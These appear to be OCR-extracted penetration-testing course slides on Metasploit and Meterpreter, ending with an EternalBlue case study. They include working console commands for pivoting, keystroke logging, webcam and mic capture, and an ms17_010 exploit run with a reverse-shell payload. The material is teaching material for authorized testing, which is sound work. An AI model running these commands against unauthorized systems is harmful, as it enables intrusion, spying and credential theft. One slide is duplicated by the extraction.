
Test riskier exploits off-hours or during a maintenance window

Categories of Exploits

- Most exploits fall into one of three categories:
  - Service-side exploit
  - Client-side exploit
  - Local privilege escalation
- A penetration tester may need to use any one or, more likely, a combination of each of these kinds of attacks during the course of a single project
- Let's explore each in detail

Service-Side Exploits


- With these exploits, a service listening for network traffic has a vulnerability
- Attacker composes specific packets for service to exploit it
- Firewall filtering must allow inbound packets for given service
  - Once we gain access to one system inside firewall, we may pivot



Client-Side Exploits

Client-side exploits wait for a client application to access attacker-supplied response/file via an attacker-controlled server and then deliver an exploit

- More plentiful in recent years
- For pen tests with client-side exploits in scope, compromise is almost always successful



Notable Client-Side Exploits: Commonly Vulnerable Software

- Browsers:
  - Internet Explorer and Microsoft Edge
  - Firefox
  - Chrome
  - Safari
- Media players:
  - iTunes, QuickTime Player, RealPlayer, etc.
- Document-reading applications:
  - Adobe Reader and Acrobat
  - Microsoft Word, PowerPoint, Excel
- Runtime environments:
  - Java


- For client-side exploitation pen tests, some pen testers send email to in-scope target addresses and try to exploit anyone that clicks the link
  - This is dangerous because someone may forward your email
  - You could limit your exploit to attack on certain IP addresses, but it is still easy to stray outside of scope
- We recommend another approach: split the project in two
  - First, send spear-phishing email with link or attachment, and then count the number of clicks you get. DO NOT EXPLOIT.
  - Second, with a collaborator operating or remote access on a client machine, click links and try to exploit
  - Phase 1 gives you stats safely
  - Phase 2 lets you determine what's possible given the Phase 1 clicks

How do we need deliver payloads to a test system?

- Remote desktop or VPN (preferred)
  - Allows the tester to quickly iterate through payloads
- Email with links or attachments
  - Payloads may be filters (but that could be a valid test too!)

Local Privilege Escalation Exploits

- "PrivEsc" flaws allow a user to jump from a limited privilege account to higher privileges, such as
  - root / UID 0 on Linux or UNIX
  - Administrator or SYSTEM on Windows
- Requires some type of access to the system
  - Many vendors rate the vulnerabilities less severe (since it requires access), so they are less likely to be patched
  - Examples: Client-side exploit, service-side exploit, password guessing, password sniffing, and so on
- Can allow tester to read arbitrary files from system, install software, run a sniffer, and more




Metasploit Exploitation Framework

Metasploit Exploitation Framework

- Metasploit is a free, open-source exploitation framework
- What's an exploitation framework?
  - An environment for running numerous different exploits in a flexible fashion
  - An environment for creating new exploits, using interchangeable piece parts
  - Simplifies the creation of new exploits
  - Standardizes the usage of new exploits

- Runs on Linux, macOS, and Windows
  - However, according to documentation for some versions, "The Metasploit Framework is only partially supported on the Windows platform. If you would like to access most of the Framework features from Windows, we recommend using a virtualization environment, such as VMware, with a supported Linux distribution ...."

The Metasploit Arsenal



Metasploit divides up the concept of exploits, payloads, and auxiliary and post modules

- An exploit takes advantage of a flaw in a target program
- The payload makes the target do something the attacker wants
- Auxiliary modules perform all kinds of tasks, including scanning
- A post module is used in post-exploitation to plunder targets or manipulate them

Useful Metasploit User Interfaces

- **msfconsole**: A customized Metasploit command prompt … use this!
- **msfd**: A daemon that listens by default on TCP port 55554, offering up msfconsole access to anyone that connects:
  - Useful for having a single Metasploit install accessed by multiple users, all using the same version at the same time
  - No authentication or encryption
- **msfrpcd**: Metasploit controllable via XML over Remote Procedure Call, listening on TCP port 55553, offering access via SSL
- **msfvenom**: Convert a Metasploit payload into a standalone file (EXE, Linux binary, JavaScript, VBA, or raw) and encode it to help evasion


Windows Exploits

- **smb**: Service-side exploits for Microsoft's Server Message Block implementation, including PsExec, one of the most useful modules for attacking a fully patched Windows environment if we have SMB access and admin credentials (such as an intranet)
- **browser**: Client-side exploits, mostly for IE but also includes AIM, RealPlayer, QuickTime, iTunes, Winamp, and so on
- **scada**: Exploits that attack SCADA management systems and SCADA control servers that run on Windows
- **vnc**: Attacks against Virtual Network Computing clients and servers

Metasploit Modules: Payloads

- **singles**: Standalone payloads that have their functionality and communication bundled together
- **stagers**: Payload piece parts that first load and allow a later stage to communicate with the attacker in numerous flexible fashions
- **stages**: Payload piece parts that implement a function but communicate using an already-loaded stager

A stager + a stage = full payload



Metasploit Payloads: Windows Singles

- **adduser:** Creates an account and adds it to the local admin group
- **exec:** Runs command of attacker's choosing
- **download_exec:** Downloads a file via HTTP and executes it
- **dns_txt_query_exec:** Downloads a command via DNS TXT record and executes it
- **shell_bind_tcp:** Standard TCP shell listener
- **shell_reverse_tcp:** Reverses shell back to attacker

Useful for when your stage or stager is being flagged by a defensive tool

Metasploit Payloads: Windows Stagers

- **bind_tcp**: Listens on TCP port
- **bind_ipv6_tcp**: Listens on TCP port, using IPv6
- **reverse_tcp**: Reverses connection to TCP port
- **reverse_ipv6_tcp**: Reverses TCP, over IPv6
- **reverse_http**: Carries outbound session on HTTP connections
- **reverse_https**: Carries outbound session on HTTPS connections
- **reverse_tcp_allports**: Tries connecting back, cycling through all TCP ports (1 to 65535)

Recommended reading:


- https://buffered.io/posts/staged-vs-stageless-handlers/
- Short Link: redsiege.com/560/stage

Metasploit Payloads: Windows Stages

- **dllinject**: Injects arbitrary DLL into target memory
- **upexec**: Uploads and runs an executable
- **shell**: Windows cmd.exe shell
- **vncinject**: Virtual Network Computing remote GUI control
- **meterpreter**: Flexible specialized shell environment
- Both x86 and x64 versions available of Meterpreter, Shell, and VNCinject

The Metasploit Meterpreter

- Meterpreter (Metasploit Interpreter) is a Metasploit payload that acts as a specialized shell running inside the memory of a Metasploit-exploited process
- Consists of a series of DLLs injected into the process's memory
- No separate process created
- Meterpreter versions are available for Windows, Linux, PHP, and Java environments:
- Work ongoing in development of macOS version
- All communication with Meterpreter running on target is TLS encrypted
  - Note: Unless you are using HTTPS staging, the staging used to load Meterpreter is not encrypted



Meterpreter Functionality: Some Base Commands


- **? / help**: Display a help menu (the help is quite good!)
- **exit / quit**: Quit the Meterpreter
- **sysinfo**: Show name, OS type
- **shutdown / reboot**: Self-explanatory
- **reg**: Read or write to the Registry
- **shell**: Launch a command shell
  - If we don't have the command line functionality within Meterpreter we can run operating system commands. For example, with the right permissions we could create a backdoor admin account.

Meterpreter Functionality: Process Commands

- **`getpid`**: Returns the process ID that Meterpreter is running in
- **`getuid`**: Returns the user ID that Meterpreter is running with
- **`ps`**: Process list
- **`kill`**: Terminates a process
- **`execute`**: Runs a given program
- **`migrate`**: Jumps to a given destination process ID:
  - Target process must have the same or lesser privileges
  - May be a more stable process
  - When inside the process, can access any files that it has a lock on

Meterpreter Functionality: File System Commands


- **`cd`**: Navigate directory structure
- **`lcd`**: Change local directories on attacker machine—useful for positioning upload or download
- **`pwd`** / **`getwd`**: Show the current working directory
- **`ls`**: List the directory contents in a Linux-like format (even for Windows Meterpreter)
- **`cat`**: Display a file's contents
- **`download`** / **`upload`**: Move a file to/from the machine—remember to use forward slashes (/)
- **`mkdir`** / **`rmdir`**: Make or remove directories
- **`edit`**: Edit a file using default editor (typically vi or vim)



Meterpreter Stdapi Capabilities: Networking Commands

- **`ipconfig`**: Shows network info (interface name, MAC, IPaddr, Netmask)
- **`route`**: Displays/adds/deletes routes (different from msfconsole route)
- **`portfwd`**: Creates a TCP relay for pivoting

```
meterpreter > portfwd add -l 9999 -p 22 -r Target2
```



Metasploit on *attacker's* machine creates a listener on TCP port 9999, through with Any connection is forwarded through Meterpreter on Target1. Attacker can then connect to 9999 on localhost or use another machine to connect to 9999 to get forwarded through all the way to Target2.

Data is forwarded from Target1 to Target2 to TCP port 22


Meterpreter Functionality: Target Machine Console Interface

- Meterpreter offers several features associated with the target machine's console user interface
- Grab a screenshot of desktop:

```
meterpreter > screenshot -p my.jpg
```

- Show how long console has been idle:

```
meterpreter > idletime
```



Meterpreter Functionality: Webcam and Mic Commands


- The Meterpreter also includes commands for interacting with a webcam and microphone on a compromised machine
- **`webcam_list`**: Lists installed webcams
- **`webcam_snap`**: Snaps a single frame from the webcam as a JPEG:
  - Can specify JPEG image quality from 1 to 100, with a default of 50
- **`record_mic`**: Records audio for N seconds (-d N) and stores in a wav file in the Metasploit .msf4 directory by default

Make sure you get written permission before activating either feature

Meterpreter Functionality: Keystroke Logger

- Keystroke logger Invoked with **`keyscan_start`**
- Then accesses keystrokes with **`keyscan_dump`** command
- Output includes special keys surrounded by <> (e.g., <Tab>)
- Sometimes it may miss a letter or reverse two characters

Helpful for determining passwords and other sensitive information




Meterpreter Functionality: Pivoting Using Metasploit's route Command

"Route" allows you to pivot through an existing Meterpreter session

- Carries follow-on exploits and payloads across Meterpreter session
- Don't confuse this with the Meterpreter route command, which manages routing tables on systems running Meterpreter

```
msf6 > use [exploit1]
msf6 > set RHOST [victim1]
msf6 > set PAYLOAD windows/meterpreter/reverse_tcp
msf6 > exploit
meterpreter >   (CTRL-Z to background session… will display meterpreter sid)
msf6 > route add [victim2_subnet] [netmask] [sid]
msf6 > use [exploit2]
msf6 > set RHOST [victim2]
msf6 > set PAYLOAD [payload2]
msf6 > exploit
```



Meterpreter Functionality: Additional Modules

- The Core and Stdapi modules loaded by default are powerful
- But other modules provide useful capabilities for the tester
  - Located under the framework directory, under data/meterpreter
- To load additional modules:

```
meterpreter > use [module_name]
```

- Additional functionality will appear
- **?** / **help** will be expanded to include the new capabilities

```
┌──(root㉿Fanian)-[/var/neo4j/ali/import]
└─# msfconsole

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                  MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMNm,             eMMMMMNMNMNMM
MMMMNNMNMMMMMNx        MMMMMMNMNMNMNM
MMMMMMMMMNMMNMMMMm+..+MMNMMNMNMNMNMNM
       https://metasploit.com


      =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                      ]

Metasploit tip: When in a module, use back to go
back to the top level prompt
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/windows/smb/cve_2020_0796_smbghost
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

A Case study

- Exploiting a vulnerable windows 10 to EternalBlue
- **What is EternalBlue?**
  - EternalBlue is a cyber exploit developed by the NSA (National Security Agency) that was leaked by the hacking group Shadow Brokers in April 2017.
  - It targets a vulnerability in Microsoft's Server Message Block (SMB) protocol.
- **Significance in Cybersecurity**
  - Highlighted the devastating effects of weaponized vulnerabilities.
  - Used in widespread cyberattacks, including **WannaCry** and **NotPetya** ransomware.

A Case study

- **The Vulnerability (CVE-2017-0144)**
  - Exploits a flaw in Microsoft's implementation of SMBv1 protocol.
  - Allows remote attackers to execute arbitrary code on the target
- **How Does It Work?**
  1. Sends maliciously crafted packets to unpatched Windows machine
  2. Gains unauthorized access and escalates privileges.
  3. Executes payloads such as ransomware or cryptojackers.
- **Affected Systems**
  - Windows XP, Windows 7, Windows Server 2003/2008.
  - Windows 8, 10
  - Systems without the MS17-010 security patch.

A Case study

- **The Vulnerability (CVE-2017-0144)**
  - Exploits a flaw in Microsoft's implementation of SMBv1 protocol.
  - Allows remote attackers to execute arbitrary code on the target
- **How Does It Work?**
  1. Sends maliciously crafted packets to unpatched Windows machine
  2. Gains unauthorized access and escalates privileges.
  3. Executes payloads such as ransomware or cryptojackers.
- **Affected Systems**
  - Windows XP, Windows 7, Windows Server 2003/2008.
  - Windows 8, 10
  - Systems without the MS17-010 security patch.

Overview of Infection Mechanism

- EternalBlue leverages a vulnerability in the **SMBv1 protocol** on Windows systems to gain unauthorized access, execute arbitrary code, and propagate itself to other machines on the network. Below is a step-by-step breakdown of the infection mechanism

Overview of Infection Mechanism

1. **Discovery Phase**:
    1. The attacker scans for devices with SMBv1 enabled and the **CVE-2017-0144** vulnerability unpatched.
    2. This is often achieved using tools like **Nmap** or other vulnerability scanners.
2. **Packet Crafting**:
    1. EternalBlue sends specially crafted SMB packets to the target machine.
    2. These packets exploit a memory handling error in the SMBv1 implementation.
3. **Remote Code Execution**:
    1. The exploit causes the target machine to execute malicious code embedded in the packet.
    2. This provides the attacker with **system-level privileges**.

Exploiting

- Use exploit/windows/smb/ms17_010_psexec
- set RHOST 192.168.19.134
- set LHOST 192.168.19.130
- set payload windows/x64/meterpreter/reverse_tcp
- set LPORT 4444
- exploit